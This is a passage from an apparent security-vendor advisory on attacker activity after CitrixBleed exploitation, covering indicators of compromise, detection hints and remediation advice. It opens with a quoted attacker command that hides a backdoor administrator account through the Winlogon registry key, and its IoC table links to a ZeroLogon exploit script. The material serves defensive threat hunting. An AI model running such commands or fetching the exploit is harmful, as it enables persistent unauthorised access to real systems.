"C:\Windows\system32\reg.exe" add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f
```

Evidence

- Rare parent
- net.exe is descendant of a suspicious process
- net.exe is used to create a user or add a user to a group
- net.exe add user to local admin group evidence

Process Tree Showing User Creation With Regedit Tool & *net.exe* Activity

Indicators Of Compromise (Post-Exploitation)

Cybereason Security Services obtained a list of IoCs associated with known post-exploitation activities. These indicators can be used for threat hunting purposes::

Type	Value	Comment
Email	bogdan_tikhonov_2020@mail[.]ru	Email for malicious AteraAgent account
Account ID	001Q3000000dn46IAA	Account ID for malicious AteraAgent

Type	Value	Comment
IP	38.54.119[.]22	Tedy Trojan Variant C2
IP	147.75.81[.]72	Threat actor connected Via Screenconnect instance
Domain	instance-lipqpu-relay.screenconnect[.]com	The IP Address(147[.]75.81.72) resolved to Screenconnect Instance
URL	https://raw.githubusercontent[.]com/bc-security/invoke-zerologon/master/invoke-zerologon.ps1	Raw Github for ZeroLogon.ps1
IP	20.37.139[.]187	Resolved to agent-api.atera[.]com

Type	Value	MD5 Hash
Modules	remotecall.dll svrhost.dll archive.dll	4f85637d97d2d0cdc85e1a14351532df
Hacktool	grabff.exe	No Hash Available
RMM	AteraAgent.exe	2899046a979bf463b612b5a80defe438
RMM	Screenconnect.windowsclient.exe	bb0c17757097f078181ecafedf8ccc38
RMM	screenconnect.clientservice.exe	34700aa76a0d019e4fe3a99e46b3c2b2 89d3d099b6d8731bd1b7f5a68b5bf17c
Backdoor	1.exe	5958053d0c394e007f7174403c5d3735
Scanner	mscan.exe	14c90d8b2e1d7e89a3c0b46f85162ec1
Scanner	fscan64.exe	a284c8b14e4be0e2e561e5ff64e82dc7
Scanner	dnsdump.exe	9e823386d09f3d7be111d39332063553
RMM	sragent.exe	No Hash Available
RMM	srservice.exe	No Hash Available
RMM	AnyDesk.exe	No Hash Available

CYBEREASON RECOMMENDATIONS

The Cybereason Defense Platform can detect and prevent CitrixBleed post-exploitations. Cybereason recommends the following actions:

- Customers should **immediately implement patching of affected Citrix versions** in conjunction with manufacturer provided updates and the associated CISA advisory.
- **Monitor the environment** for:
  - Unapproved Remote Monitoring and Management (RMM) tools
  - Unknown .dlls communicating with unknown/unauthorized destinations
  - User sessions from unapproved IP addresses.
- Kill all active NetScaler sessions following update, as the vulnerable sessions still persist after patching, per above Citrix recommendation.
- Perform periodic log reviews of NetScaler ADC and NetScaler Gateway Appliance logs (syslog and ns.log).
- Employ Web Application Firewalls (WAF) and HTTP/S recording in your network appliances and monitor for SSL VPN connections with a mismatched Client IP and Source IP, indicative of session hijacking. When a session is brokered between an endpoint and a NetScaler ADC/Gateway, Citrix's Virtual Delivery Agent (VDA) records information regarding the users' initial session IP address in the NetScaler's registry. In the event an attacker hijacks the session, there will be a difference between the logged, initial session IP and the attacker's hijacked session IP. External IPs from unauthorized geolocations could indicate possible malicious activity.

- Examine Host/IP connections in your NetScaler's registry:
  - `\Policies\Citrix\`**`<session #>`**`\Evidence\ClientName`
  - `\Policies\Citrix\`**`<session #>`**`\Evidence\ClientIP`
  - `\Policies\Citrix\<session #>\Evidence\BrokeringUserSid`
  - `\WOW6432Node\Policies\Citrix\<session #>\Events\LastUpdate`
  - `\WOW6432Node\Policies\Citrix\<session #>\Evidence\ClientName`
- **Ensure Variant Payload Prevention (VPP)** and **Behavioral Execution Prevention (BEP) are enabled** per policy.
- Hunt proactively using the Investigation screen in the Cybereason Defense Platform and the queries in the Hunting Queries section to search for assets that have potentially been exploited. Based on the search results, take further remediation actions, such as isolating the infected machines and deleting the payload files.
- Add relevant IoCs to the custom reputation with "Block & Prevent".

REFERENCES

https://support.citrix.com/article/CTX579459/netscaler-adc-and-netscaler-gateway-security-bulletin-for-cve20234966-and-cve20234967

https://www.cisa.gov/guidance-addressing-citrix-netscaler-adc-and-gateway-vulnerability-cve-2023-4966-citrix-bleed

https://www.mandiant.com/resources/blog/session-hijacking-citrix-cve-2023-4966


https://www.assetnote.io/resources/research/citrix-bleed-leaking-session-tokens-with-cve-2023-4966

https://gbhackers.com/citrix-bleed-zero-day-vulnerability/

https://nvd.nist.gov/vuln/detail/CVE-2023-4699

ABOUT THE RESEARCHERS

Scott Shaulis, Security Analyst, Cybereason Global SOC
Scott Shaulis is a Security Analyst with the Cybereason Global SOC team. He is involved with active MalOp Investigation, Threat Hunting, Malware Analysis, and remediation. Scott holds an Associate's of Applied Science in Information Systems and is currently pursuing a Bachelors in Software Development.



Hema Loganathan, Security Analyst, Cybereason Global SOC
Hema Loganathan is a Security Analyst with the Cybereason Global SOC team. She is involved in Malop Investigation, Malware Analysis, Reverse Engineering and Threat Hunting. Hema has a Master of science degree in Information Systems.